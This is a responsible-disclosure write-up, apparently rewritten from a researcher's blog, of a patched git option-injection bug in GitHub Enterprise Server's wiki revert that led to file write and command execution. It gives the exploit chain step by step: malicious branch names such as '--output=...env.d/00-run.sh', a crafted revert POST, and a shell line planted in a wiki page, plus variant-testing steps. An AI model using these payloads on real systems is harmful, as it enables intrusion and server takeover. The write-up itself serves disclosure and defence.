Discovery
 Published on devcraft.io
It had been a while since I’d looked into GitHub, so I thought it would be good to spin up a fresh enterprise trial and see what I could find. The GHE code is obfuscated, but it’s just to discourage customers from messing around and if you do a bit of googling there are lots of scripts available to decode it leaving…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
GitHub Enterprise Server (GHE) is the self-hosted version of GitHub, a Rails application whose Ruby source ships obfuscated to discourage customers from poking at it. The feature at the centre of this write-up is the wiki: each repository can have a wiki, and the wiki UI lets you compare two previous revisions and revert the range between them. Internally that revert runs a git diff-tree against the two commits, and the commits are taken from the URL path.
The researcher had previously reported a related bug to GitHub, roughly a year earlier, about injecting options into a git command through branch names beginning with -, which allowed truncating files on the server. That history is why the wiki revert path was worth a second look.
Setup
- Spin up a fresh GitHub Enterprise trial instance.
- Decode the obfuscated GHE source. The obfuscation only discourages casual inspection; scripts to decode it are easy to find, and the result is ordinary Ruby files for a Rails app.
- Install
execsnoopfrom perf-tools on the GHE server to watch the exact git commands being executed. - Have a repository with a wiki, and the ability to clone and push to the wiki repo.
No special role beyond repository access is described. The exploit as demonstrated also required reading the victim user's global CSRF token out of the database, which is a position an outside attacker would not normally have; the researcher did this deliberately to continue the investigation while the CSRF question was still open.
Finding it
The starting point was a search for every place the git process is invoked, tracing each argument back to its source to see whether it is user controllable and whether it is sanitised. Most call sites were safe in one of two ways: user-controlled data was placed behind -- so it could never be parsed as an option, or there was a check that the value was a valid sha1 or commitish and did not start with -.
One method stood out: reverse_diff. It takes two commits and runs git diff-tree with them, and the only validation was that both values were valid git references for the repository (sha, branch, tag, and so on). Tracing backwards, reverse_diff is called by revert_range, which is used when reverting between two previous wiki commits. A request such as:
ends up calling reverse_diff with [redacted] and [redacted]. Because a branch name is a valid git reference, a branch name beginning with - passes the check and is handed to git as if it were an option.

The image sits next to the reference to the earlier, related fix, the one about branch names starting with - that could truncate files on the server.
Exploitation
Step 1: confirm the injection point
The researcher created a branch called --help in the wiki repo and tried to revert to it:
git push origin master:--help
The response was 422 Unprocessable Entity. The server logs showed the CSRF token was invalid. Rails now issues per-form CSRF tokens generated from the path being posted to. Query parameters are not part of that check, but this route only accepts the commits as path parameters, so the token had to match the path containing --help.
The revert form and its valid token are rendered by the wiki compare template, but that template validates much more strictly and requires the commits to be valid sha hashes. It would therefore never render a form and token for the --help branch, only for real commit shas.
Step 2: look for a CSRF bypass
Reading the valid_authenticity_token? method in Rails, there is a second accepted path: the global token, kept for backwards compatibility with existing forms.
def valid_authenticity_token?(session, encoded_masked_token) # :doc:
    if encoded_masked_token.nil? || encoded_masked_token.empty? || !encoded_masked_token.is_a?(String)
        return false
    end

    begin
        masked_token = Base64.strict_decode64(encoded_masked_token)
    rescue ArgumentError # encoded_masked_token is invalid Base64
        return false
    end

    # See if it's actually a masked token or not. In order to
    # deploy this code, we should be able to handle any unmasked
    # tokens that we've issued without error.

    if masked_token.length == AUTHENTICITY_TOKEN_LENGTH
        # This is actually an unmasked token. This is expected if
        # you have just upgraded to masked tokens, but should stop
        # happening shortly after installing this gem.
        compare_with_real_token masked_token, session

    elsif masked_token.length == AUTHENTICITY_TOKEN_LENGTH * 2
        csrf_token = unmask_token(masked_token)

        compare_with_real_token(csrf_token, session) ||
        valid_per_form_csrf_token?(csrf_token, session)
    else
        false # Token is malformed.
    end
end
The global token is commonly exposed to clients through the csrf_meta_tags helper. On GitHub it was locked down: after extensive searching the researcher found no place leaking it, and GitHub even raised an error when the per-form CSRF was not set up correctly, since that could leak the global token. The token is generated by Rails in a way that does not depend on where the form was created, so any form rendered for a path such as wiki/Home/_revert/HEAD/--help would have produced a usable token, but no such form could be produced. Archived HTML pages on github.com showed the global token used to be handed out, but no longer.
GitHub stores the global CSRF token for a user session in the database. To keep going, the researcher took it from there, intending to return to the question of how to obtain it later.
Step 3: see the exact git command
With execsnoop running on the GHE server, a revert produced:
git diff-tree -p -R commit1 commit2 -- Home.md
git diff-tree has an --output option that writes the diff to a file instead of stdout. Using HEAD as the first commit and --output=/tmp/ggg as the second writes the latest diff of the file to /tmp/ggg.
Step 4: write a file with the injected option
A branch named --output=/tmp/ggg was pushed to the wiki repo, then a POST was sent using the authenticity_token taken from the database:
The file /tmp/ggg was created on the server containing the diff output:
[redacted]
diff --git b/Home.md a/Home.md
index c3a38e1..85402bc 100644
--- b/Home.md
+++ a/Home.md
@@ -1,4 +1,3 @@
 Welcome to the public wiki!

-3
+2
Step 5: turn the file write into execution
The file can be written anywhere the git user has access to, and the content at the end of the file is fairly controllable. Searching further turned up writable env.d directories, such as /data/github/shared/env.d, containing setup scripts. Files in these directories are sourced when services start or when certain commands run:
  for i in $envdir/*.sh; do
    if [ -r $i ]; then
      . $i
    fi
  done
Sourcing with . script.sh does not require the file to be executable, and bash keeps running a script after it hits errors. So if the written diff contains valid shell script, it will be executed.
Step 6: the full chain
-
Grab a user's CSRF token from the database.
-
Create a wiki page containing
; echo vakzz was here > /tmp/ggg. -
Edit the wiki page and add a new line of text:
# anything. -
Clone the wiki repo.
-
Push a new branch name with the injected flag:
Bash git push origin master:--output=/data/failbotd/shared/env.d/00-run.sh -
Post to the revert endpoint with the token from the database:
HTTP POST /user/repo/wiki/Home/_revert/HEAD/--output%3D%2Fdata%2Ffailbotd%2Fshared%2Fenv%2Ed%2F00-run%2Esh HTTP/1.1 Content-Type: application/x-www-form-urlencoded Cookie: user_session=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX Content-Length: 65Text authenticity_token=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%3d -
Check that the file was created with the diff:
Text $ cat /data/failbotd/shared/env.d/00-run.sh [redacted] diff --git b/Home.md a/Home.md index 4a7b77c..ce38b05 100644 --- b/Home.md +++ a/Home.md @@ -1,2 +1 @@ -; echo vakzz was here > /tmp/ggg` -# anything \ No newline at end of file +; echo vakzz was here > /tmp/ggg` \ No newline at end of file -
Run the script that sources the diff and confirm execution:
Text ./production.sh ./production.sh: 1: /data/failbotd/current/.app-config/env.d/00-run.sh: [redacted]: not found diff: unrecognized option '--git' diff: Try 'diff --help' for more information. ./production.sh: 3: /data/failbotd/current/.app-config/env.d/00-run.sh: index: not found ./production.sh: 4: /data/failbotd/current/.app-config/env.d/00-run.sh: ---: not found ./production.sh: 5: /data/failbotd/current/.app-config/env.d/00-run.sh: +++: not found ./production.sh: 6: /data/failbotd/current/.app-config/env.d/00-run.sh: @@: not found ./production.sh: 7: /data/failbotd/current/.app-config/env.d/00-run.sh: -: not found ./production.sh: 2: /data/failbotd/current/.app-config/env.d/00-run.sh: -#: not found ./production.sh: 3: /data/failbotd/current/.app-config/env.d/00-run.sh: No: not found ./production.sh: 11: /data/failbotd/current/.app-config/env.d/00-run.sh: No: not found $ cat /tmp/ggg vakzz was here
The errors are expected: bash continues past each failing line, and the injected command runs.
Step 7: report it anyway
The researcher reported the issue even without a way to bypass the per-form CSRF token. The underlying bug was still critical, and a future patch could accidentally leak the global token, or the route could change to accept query parameters, which would make it exploitable.
GitHub triaged the bug within 15 minutes and said they were looking into it. A few hours later they confirmed the underlying issue and said they could not find a way to bypass the per-form token, noting it was a severe issue and that they may have been lucky with their CSRF setup. The researcher sent a summary of the bypass methods tried and potential places the token might leak, and agreed it was unlikely to be exploitable.
Root cause
The reverse_diff method passed two user-controlled git references straight into git diff-tree without placing them behind -- and without rejecting values that start with -. The only check was that each value was a valid reference for the repo, and a branch name is a valid reference. Git therefore parsed the branch name as an option, and --output let the attacker choose the destination file.
The per-form CSRF token was the defence that stopped the bug being directly exploitable: the token is bound to the path, and the only form that would render a token for the malicious path refused to render it because the commits were not valid shas. The global token would have been accepted by Rails, but GitHub did not expose it anywhere the researcher could find, and the researcher obtained it from the database only to continue the investigation. The write to an env.d directory turned a file write into code execution because those scripts are sourced, do not need the executable bit, and bash continues after errors.
Impact
An attacker with permission to access repositories on the GHE instance could inject a malicious argument into a git sub-command, overwriting arbitrary files with partially user-controlled content and potentially executing arbitrary commands on the server. In the demonstrated chain, the file write landed in a sourced env.d script and the injected command ran.
The hedge matters: exploiting it required a valid CSRF token for the malicious path, and GitHub could not identify a way to actively exploit the vulnerability because of the other protections in place. The researcher also had no bypass for the per-form token at the time of reporting.
Fix
GitHub Enterprise 2.21.4, released on August 11, 2020, fixed the issue. GitHub's advisory rated it High: an attacker could inject a malicious argument into a Git sub-command on GitHub Enterprise Server, allowing arbitrary file overwrite with partially user-controlled content and potentially arbitrary command execution, requiring permission to access repositories on the instance, with no actively exploitable path identified due to other protections.
Variants to test
- Look for other git invocations where a user-controlled value is validated only as a "valid reference" or "valid commitish". A positive result is a branch or tag name starting with
-reaching the command line without a preceding--. - Check every call site that builds a git command from path parameters, not just query parameters. A positive result is a route where the value is interpolated into the argument list and the only check is a format or reference check.
- Try option-injection payloads that write files, such as
--output=<path>, against any git sub-command that supports them. A positive result is a file appearing at a path the git user can write to, containing diff or command output. - Look for directories whose scripts are sourced at startup or by service commands, and check whether the service user can write to them. A positive result is a writable
env.d-style directory whose contents are executed without needing the executable bit. - Test whether the per-form CSRF token can be obtained for an attacker-chosen path, for example through a template that renders a form for that path, or through a route that accepts the value as a query parameter. A positive result is a token that validates for the malicious path.
- Check whether the global CSRF token is exposed anywhere, such as meta tags or error pages. A positive result is a global token that Rails accepts for a per-form protected action.
What happened, in plain words
GitHub is a website where people store and share code. Most people use the version hosted by GitHub itself, but companies can also run their own private copy on their own servers. That private copy is called GitHub Enterprise Server, or GHE for short. It is a web application: a program that runs on a server and that people reach through a browser.
Every repository on GitHub can have a wiki, a set of pages attached to the project, a bit like a shared notebook. The wiki keeps the history of every change, so you can look at an old version, compare two versions, or undo a range of changes. That undo feature is called a revert, and it is where the bug lived.
Under the hood, when you ask the wiki to revert a range of changes, the server runs a command line program called git. Git is the tool that actually stores the history of a repository. The server builds a git command out of values that come from your request, and one of those values could be made to look like an instruction to git rather than like a name of a branch. That is the whole vulnerability: a value the user controls is treated as a command option. The security world calls this option injection.
The researcher had found a similar bug about a year earlier, where a branch name starting with a - was passed to git and could truncate files on the server. So the wiki revert code was an obvious place to look again. The bug turned out to be real and serious, but a protection called a CSRF token stood in the way of actually using it. The researcher reported it anyway, GitHub fixed it, and paid a $20,000 bounty.
Background: the pieces you need to know
Before walking through the steps, here are the concepts that come up, explained from scratch.
- Server and client. The server is the computer that runs the website. The client is your browser. When you click something, your browser sends a request to the server, and the server sends back a response.
- Request and response. A request is a message like "please show me this page" or "please save this change". A response is the server's answer, usually a web page or a status code.
- HTTP status codes. These are three digit numbers that summarise what happened.
200means fine,404means not found,422 Unprocessable Entitymeans the server understood the request but refused to process it because something in it was not acceptable. - URL path. The part of a web address after the site name. In
https://example.com/user/repo/wiki/Home, the path is/user/repo/wiki/Home. Servers often read values out of the path, such as which repository and which page you mean. - Query parameters. Extra values at the end of a URL after a
?, like?page=2. They are a different place from the path, and servers can treat them differently. - POST request. A request that sends data to the server, usually to create or change something. A GET request just asks to see something.
- Cookie. A small piece of data your browser stores for a website and sends back with every request, so the server can recognise your session. A session is the server's memory of you being logged in.
- CSRF and CSRF token. CSRF stands for Cross-Site Request Forgery. It is an attack where a malicious website tricks your browser into sending a request to another site where you are logged in, without you meaning to. To stop it, the server puts a secret random value, a token, into each form. Your browser sends the token back with the form, and the server checks it. A malicious site cannot guess the token, so its forged request is rejected. Think of it like a cloakroom ticket: the attendant only hands your coat back if you present the matching ticket.
- Per-form token and global token. A per-form token is tied to one specific form and one specific path. A global token is one token per session that works for any form, kept for backwards compatibility when sites upgrade. Rails, the web framework GitHub is built on, accepts either.
- Rails. A popular framework for building web applications in the Ruby programming language. GitHub Enterprise Server is a Rails application.
- Obfuscation. Deliberately making source code hard to read, without actually encrypting it. It discourages casual poking but does not stop a determined person.
- Git, branch, commit, reference. Git stores the history of a project as a series of snapshots called commits. A branch is a named pointer to a commit, like a bookmark. A reference (or ref) is the general term for any name that points to a commit: a branch, a tag, or a raw commit hash.
- Commit hash. A long string of letters and numbers that uniquely identifies a commit, for example
[redacted]. - Command line option. Programs accept options that start with
-or--, like--helpor--output=file. They change how the program behaves. If a value that should be a name is passed where an option is expected, the program may treat it as an option. That is option injection. git diff-tree. A git command that shows the differences introduced by a commit. It has an--outputoption that writes the result to a file instead of printing it on screen.execsnoop. A small monitoring tool that prints every program the server starts, so you can see exactly what commands are being run.- Sourcing a script. In a shell, running
. script.sh(a dot followed by a file name) executes the file's contents in the current shell. Unlike running a program directly, the file does not need to be marked executable. Bash, the shell, also keeps going after a line fails, which matters later. env.ddirectory. A folder of small setup scripts that a service loads, or sources, when it starts. If you can write a file there, your file gets run.- RCE. Remote Code Execution: the ability to make a server run commands of your choosing. It is one of the most serious kinds of bug.
- Bounty. A reward a company pays to a researcher who reports a security bug responsibly.
Setting up
The researcher started by creating a fresh trial instance of GitHub Enterprise Server, so there was a private copy to experiment on without touching anyone else's data.
The GHE source code ships obfuscated, meaning it is deliberately hard to read. The obfuscation is only there to discourage customers from poking around; scripts to reverse it are easy to find online, and once decoded you get ordinary Ruby files for a Rails application. Reading the real code is how you find where user input flows into dangerous places.
The next tool was execsnoop, from a collection called perf-tools. It watches the server and prints every command that gets executed. This is useful because the web code often builds a command line string, and seeing the actual command tells you exactly what arguments end up where.
Finally, the researcher needed a repository with a wiki, and the ability to clone it (copy it to their own machine) and push to it (send changes back). No special administrator role is described beyond normal repository access.
One important caveat: the demonstration also needed the victim user's global CSRF token, which the researcher read directly out of the database. An outside attacker would not normally be able to do that. The researcher did it on purpose, to keep investigating while the question of how to get the token legitimately was still open.
Finding the bug
The approach was systematic. First, search the code for every place the git program is started. Then, for each argument in that command, trace backwards to see where the value comes from: is it something a user can control, and is it cleaned or checked before use?
Most places were safe in one of two ways. Either the user-controlled value was placed after a -- in the command, which tells git "everything after this is a file name, never an option", or there was a check that the value was a valid commit hash or reference and did not start with a -.
One method stood out: reverse_diff. It takes two commits and runs git diff-tree with them. The only validation was that both values were valid git references for that repository, which includes a commit hash, a branch name, or a tag name. Tracing backwards, reverse_diff is called by revert_range, which is used when reverting between two previous wiki commits. So a request like this:
ends up calling reverse_diff with the two hashes [redacted] and [redacted]. In plain words: the URL says "revert the wiki page Home between these two commits", and the server passes those two values straight into the git command.
Why is that interesting? Because a branch name is also a valid git reference. So if you create a branch whose name starts with -, it passes the "is this a valid reference" check, and git then reads it as an option instead of a name. That is the injection.
The image sits next to the reference to the earlier, related fix, the one about branch names starting with - that could truncate files on the server. That history is what made the wiki revert path worth a second look.
Trying to exploit it
Step 1: confirm the injection point
The researcher created a branch called --help in the wiki repository and tried to revert to it:
git push origin master:--help
This command copies the local master branch to a new branch on the server called --help. In plain words: it creates a branch whose name looks like a command line option.
This asks the server to revert the wiki page between HEAD (the latest commit) and the branch --help. If the bug were exploitable, git would receive --help as an option instead of as a branch name.
The response was 422 Unprocessable Entity. The server logs showed the CSRF token was invalid. Rails now issues per-form CSRF tokens generated from the path being posted to. Query parameters are not part of that check, but this route only accepts the commits as path parameters, so the token had to match the path containing --help.
In plain words: the server refused because the cloakroom ticket did not match the coat. The ticket is tied to the exact path, and the path contained --help, which the normal form never produces.
The revert form and its valid token are rendered by the wiki compare template, but that template validates much more strictly and requires the commits to be valid sha hashes. It would therefore never render a form and token for the --help branch, only for real commit hashes. So there was no legitimate way to get a matching ticket for the malicious path.
Step 2: look for a CSRF bypass
Reading the valid_authenticity_token? method in Rails, there is a second accepted path: the global token, kept for backwards compatibility with existing forms.
def valid_authenticity_token?(session, encoded_masked_token) # :doc:
    if encoded_masked_token.nil? || encoded_masked_token.empty? || !encoded_masked_token.is_a?(String)
        return false
    end

    begin
        masked_token = Base64.strict_decode64(encoded_masked_token)
    rescue ArgumentError # encoded_masked_token is invalid Base64
        return false
    end

    # See if it's actually a masked token or not. In order to
    # deploy this code, we should be able to handle any unmasked
    # tokens that we've issued without error.

    if masked_token.length == AUTHENTICITY_TOKEN_LENGTH
        # This is actually an unmasked token. This is expected if
        # you have just upgraded to masked tokens, but should stop
        # happening shortly after installing this gem.
        compare_with_real_token masked_token, session

    elsif masked_token.length == AUTHENTICITY_TOKEN_LENGTH * 2
        csrf_token = unmask_token(masked_token)

        compare_with_real_token(csrf_token, session) ||
        valid_per_form_csrf_token?(csrf_token, session)
    else
        false # Token is malformed.
    end
end
Line by line, in plain words:
def valid_authenticity_token?(session, encoded_masked_token)declares a function that decides whether a submitted token is valid. It receives the user's session and the token from the request.- The first
ifrejects empty or non-text tokens straight away. - The
begin/rescueblock decodes the token from Base64, a way of encoding data as text. If the token is not valid Base64, it returns false. - The comment explains that the code must still accept older, unmasked tokens so that existing forms keep working after an upgrade.
- If the decoded token has the length of a single token, it is treated as an old unmasked token and compared with the real token in the session.
- If it has double that length, it is a masked token. It gets unmasked, and then the code accepts it if it matches either the real session token (
compare_with_real_token) or a per-form token for this path (valid_per_form_csrf_token?). - Anything else is malformed and rejected.
The key point is the || on the second-to-last line: a token is accepted if it is either the global session token or the per-form token. So if the global token could be obtained, the per-form protection would be bypassed.
The global token is commonly exposed to clients through the csrf_meta_tags helper, which puts it into the HTML of the page. On GitHub it was locked down: after extensive searching the researcher found no place leaking it, and GitHub even raised an error when the per-form CSRF was not set up correctly, since that could leak the global token. The token is generated by Rails in a way that does not depend on where the form was created, so any form rendered for a path such as wiki/Home/_revert/HEAD/--help would have produced a usable token, but no such form could be produced. Archived HTML pages on github.com showed the global token used to be handed out, but no longer.
GitHub stores the global CSRF token for a user session in the database. To keep going, the researcher took it from there, intending to return to the question of how to obtain it later. In plain words: the researcher borrowed the cloakroom ticket from the attendant's drawer, just to prove the rest of the attack worked, while admitting that a real attacker could not open that drawer.
Step 3: see the exact git command
With execsnoop running on the GHE server, a revert produced:
git diff-tree -p -R commit1 commit2 -- Home.md
In plain words: run git diff-tree, show the patch (-p), reverse it (-R), compare commit1 and commit2, and only look at the file Home.md. The -- before Home.md is the safety measure that says "the next thing is a file name, not an option". The two commits, however, are not behind that safety measure.
git diff-tree has an --output option that writes the diff to a file instead of stdout. Using HEAD as the first commit and --output=/tmp/ggg as the second writes the latest diff of the file to /tmp/ggg. In plain words: instead of showing the difference on screen, git saves it into a file whose location you choose.
Step 4: write a file with the injected option
A branch named --output=/tmp/ggg was pushed to the wiki repo, then a POST was sent using the authenticity_token taken from the database:
The %3D and %2F are URL encodings for = and /, because those characters have special meaning in a URL. Decoded, the path ends in --output=/tmp/ggg, which is the branch name.
The file /tmp/ggg was created on the server containing the diff output:
[redacted]
diff --git b/Home.md a/Home.md
index c3a38e1..85402bc 100644
--- b/Home.md
+++ a/Home.md
@@ -1,4 +1,3 @@
 Welcome to the public wiki!

-3
+2
In plain words: the first line is the commit hash. The diff --git line names the file being compared. The index line is internal bookkeeping. The --- and +++ lines mark the old and new versions. The @@ line says where in the file the change is. Lines starting with - were removed and lines starting with + were added. So the wiki page used to say 3 and now says 2. The important part is that this text, which the attacker partly controls, is now sitting in a file on the server.
Step 5: turn the file write into execution
The file can be written anywhere the git user has access to, and the content at the end of the file is fairly controllable. Searching further turned up writable env.d directories, such as /data/github/shared/env.d, containing setup scripts. Files in these directories are sourced when services start or when certain commands run:
  for i in $envdir/*.sh; do
    if [ -r $i ]; then
      . $i
    fi
  done
Line by line:
for i in $envdir/*.sh; doloops over every file ending in.shin the directory named by$envdir.if [ -r $i ]; thenchecks that the file is readable.. $isources the file, meaning it runs its contents in the current shell.fianddoneclose theifand the loop.
Sourcing with . script.sh does not require the file to be executable, and bash keeps running a script after it hits errors. So if the written diff contains valid shell script, it will be executed. In plain words: the server has a folder of startup scripts that it reads aloud and follows. If you can drop a file in that folder, the server will read your file too, and any line in it that looks like a command will be run.
Step 6: the full chain
-
Grab a user's CSRF token from the database.
-
Create a wiki page containing
; echo vakzz was here > /tmp/ggg. -
Edit the wiki page and add a new line of text:
# anything. -
Clone the wiki repo.
-
Push a new branch name with the injected flag:
Bash git push origin master:--output=/data/failbotd/shared/env.d/00-run.shThis creates a branch on the server whose name is the option
--output=/data/failbotd/shared/env.d/00-run.sh. The destination is a file in anenv.dfolder, so if git writes there, the file will later be sourced. -
Post to the revert endpoint with the token from the database:
HTTP POST /user/repo/wiki/Home/_revert/HEAD/--output%3D%2Fdata%2Ffailbotd%2Fshared%2Fenv%2Ed%2F00-run%2Esh HTTP/1.1 Content-Type: application/x-www-form-urlencoded Cookie: user_session=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX Content-Length: 65Text authenticity_token=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%3dIn plain words: the first block is the request line and headers.
Content-Typesays the body is form data.Cookiecarries the session, shown here with the value redacted.Content-Lengthis the size of the body. The second block is the body: the CSRF token, again redacted, with%3dbeing the encoded=at the end. -
Check that the file was created with the diff:
Text $ cat /data/failbotd/shared/env.d/00-run.sh [redacted] diff --git b/Home.md a/Home.md index 4a7b77c..ce38b05 100644 --- b/Home.md +++ a/Home.md @@ -1,2 +1 @@ -; echo vakzz was here > /tmp/ggg` -# anything \ No newline at end of file +; echo vakzz was here > /tmp/ggg` \ No newline at end of filecatprints a file's contents. The output is the diff, and inside it is the line; echo vakzz was here > /tmp/ggg, which is the text the attacker put in the wiki page. The-and+prefixes are diff markers, not part of the command. -
Run the script that sources the diff and confirm execution:
Text ./production.sh ./production.sh: 1: /data/failbotd/current/.app-config/env.d/00-run.sh: [redacted]: not found diff: unrecognized option '--git' diff: Try 'diff --help' for more information. ./production.sh: 3: /data/failbotd/current/.app-config/env.d/00-run.sh: index: not found ./production.sh: 4: /data/failbotd/current/.app-config/env.d/00-run.sh: ---: not found ./production.sh: 5: /data/failbotd/current/.app-config/env.d/00-run.sh: +++: not found ./production.sh: 6: /data/failbotd/current/.app-config/env.d/00-run.sh: @@: not found ./production.sh: 7: /data/failbotd/current/.app-config/env.d/00-run.sh: -: not found ./production.sh: 2: /data/failbotd/current/.app-config/env.d/00-run.sh: -#: not found ./production.sh: 3: /data/failbotd/current/.app-config/env.d/00-run.sh: No: not found ./production.sh: 11: /data/failbotd/current/.app-config/env.d/00-run.sh: No: not found $ cat /tmp/ggg vakzz was hereIn plain words: the shell reads the file line by line. Most lines are not valid commands, so the shell complains
not foundand moves on. That is expected, because bash continues past each failing line. The finalcatshows the text is there, which proves the injected command ran on the server. The finalcatshows the text is there, which proves the command ran on the server.
Step 7: report it anyway
The researcher reported the issue even without a way to bypass the per-form CSRF token. The underlying bug was still critical, and a future patch could accidentally leak the global token, or the route could change to accept query parameters, which would make it exploitable.
GitHub triaged the bug within 15 minutes and said they were looking into it. A few hours later they confirmed the underlying issue and said they could not find a way to bypass the per-form token, noting it was a severe issue and that they may have been lucky with their CSRF setup. The researcher sent a summary of the bypass methods tried and potential places the token might leak, and agreed it was unlikely to be exploitable.
Root cause
The reverse_diff method passed two user-controlled git references straight into git diff-tree without placing them behind -- and without rejecting values that start with -. The only check was that each value was a valid reference for the repo, and a branch name is a valid reference. Git therefore parsed the branch name as an option, and --output let the attacker choose the destination file.
The per-form CSRF token was the defence that stopped the bug being directly exploitable: the token is bound to the path, and the only form that would render a token for the malicious path refused to render it because the commits were not valid hashes. The global token would have been accepted by Rails, but GitHub did not expose it anywhere the researcher could find, and the researcher obtained it from the database only to continue the investigation. The write to an env.d directory turned a file write into code execution because those scripts are sourced, do not need the executable bit, and bash continues after errors.
Impact
An attacker with permission to access repositories on the GHE instance could inject a malicious argument into a git sub-command, overwriting arbitrary files with partially user-controlled content and potentially executing arbitrary commands on the server. In the demonstrated chain, the file write landed in a sourced env.d script and the injected command ran.
The hedge matters: exploiting it required a valid CSRF token for the malicious path, and GitHub could not identify a way to actively exploit the vulnerability because of the other protections in place. The researcher also had no bypass for the per-form token at the time of reporting.
Fix
GitHub Enterprise 2.21.4, released on August 11, 2020, fixed the issue. GitHub's advisory rated it High: an attacker could inject a malicious argument into a Git sub-command on GitHub Enterprise Server, allowing arbitrary file overwrite with partially user-controlled content and potentially arbitrary command execution, requiring permission to access repositories on the instance, with no actively exploitable path identified due to other protections.
Variants to test
- Look for other git invocations where a user-controlled value is validated only as a "valid reference" or "valid commitish". A positive result is a branch or tag name starting with
-reaching the command line without a preceding--. - Check every call site that builds a git command from path parameters, not just query parameters. A positive result is a route where the value is interpolated into the argument list and the only check is a format or reference check.
- Try option-injection payloads that write files, such as
--output=<path>, against any git sub-command that supports them. A positive result is a file appearing at a path the git user can write to, containing diff or command output. - Look for directories whose scripts are sourced at startup or by service commands, and check whether the service user can write to them. A positive result is a writable
env.d-style directory whose contents are executed without needing the executable bit. - Test whether the per-form CSRF token can be obtained for an attacker-chosen path, for example through a template that renders a form for that path, or through a route that accepts the value as a query parameter. A positive result is a token that validates for the malicious path.
- Check whether the global CSRF token is exposed anywhere, such as meta tags or error pages. A positive result is a global token that Rails accepts for a per-form protected action.
Timeline
- July 25, 2020 01:48:02 AEST: bug submitted via HackerOne.
- July 25, 2020 02:05:21 AEST: bug triaged by GitHub.
- July 25, 2020 09:18:28 AEST: underlying issue confirmed.
- August 11, 2020: GitHub Enterprise 2.21.4 released, fixing the issue.
- September 11, 2020 02:52:15 AEST: $20,000 bounty awarded.
Glossary
- API: a way for one program to talk to another, usually by sending requests and receiving structured answers.
- Base64: a way of turning data into plain text characters so it can travel safely in URLs or forms.
- Bash: the command line shell on Linux and similar systems; it reads and runs commands.
- Bounty: a reward paid by a company to someone who reports a security bug responsibly.
- Branch: a named pointer to a commit in git, like a bookmark for a line of work.
- Client: the program you use, usually your browser, that sends requests to a server.
- Clone: to copy a repository from a server to your own machine.
- Commit: a saved snapshot of a project's files in git, identified by a long hash.
- Commit hash: the long string of letters and numbers that uniquely names a commit.
- Cookie: a small piece of data a browser stores for a site and sends back with each request, used to recognise your session.
- CSRF (Cross-Site Request Forgery): an attack where a malicious site tricks your browser into sending a request to another site where you are logged in.
- CSRF token: a secret random value placed in a form and checked by the server, so forged requests without it are rejected.
csrf_meta_tags: a Rails helper that puts the CSRF token into the HTML page as a meta tag.diff-tree: a git command that shows the changes introduced by a commit.env.ddirectory: a folder of setup scripts that a service sources when it starts.execsnoop: a monitoring tool that prints every program the server starts.- Git: the tool that stores the history of a code repository.
- GitHub Enterprise Server (GHE): the self-hosted version of GitHub that a company runs on its own servers.
- Global CSRF token: one token per session that Rails accepts for any form, kept for backwards compatibility.
- HTTP status code: a three digit number in a response summarising the result, such as
200or422. - Obfuscation: making source code hard to read on purpose, without encrypting it.
- Option injection: making a value that should be a name be treated as a command line option, usually by starting it with
-. - Per-form CSRF token: a token tied to one specific form and path, so it cannot be reused elsewhere.
- POST request: a request that sends data to the server to create or change something.
- Query parameter: a value at the end of a URL after a
?, separate from the path. - Rails: a framework for building web applications in the Ruby language.
- Reference (ref): any name in git that points to a commit, such as a branch, tag, or hash.
- Request: a message from a browser to a server asking for something.
- Response: the server's answer to a request.
- Revert: undoing a range of changes, restoring an earlier state.
- Ruby: the programming language Rails is written in.
- Server: the computer that runs a website and answers requests.
- Session: the server's memory of you being logged in, usually tied to a cookie.
- Sha1 / sha hash: a long fingerprint of data, used in git to name commits.
- Sourcing: running a script's contents in the current shell with
. script.sh, without needing it to be executable. - Tag: a named pointer to a commit, often used to mark releases.
- URL path: the part of a web address after the site name, such as
/user/repo/wiki/Home. - Wiki: a set of editable pages attached to a repository, with a history of changes.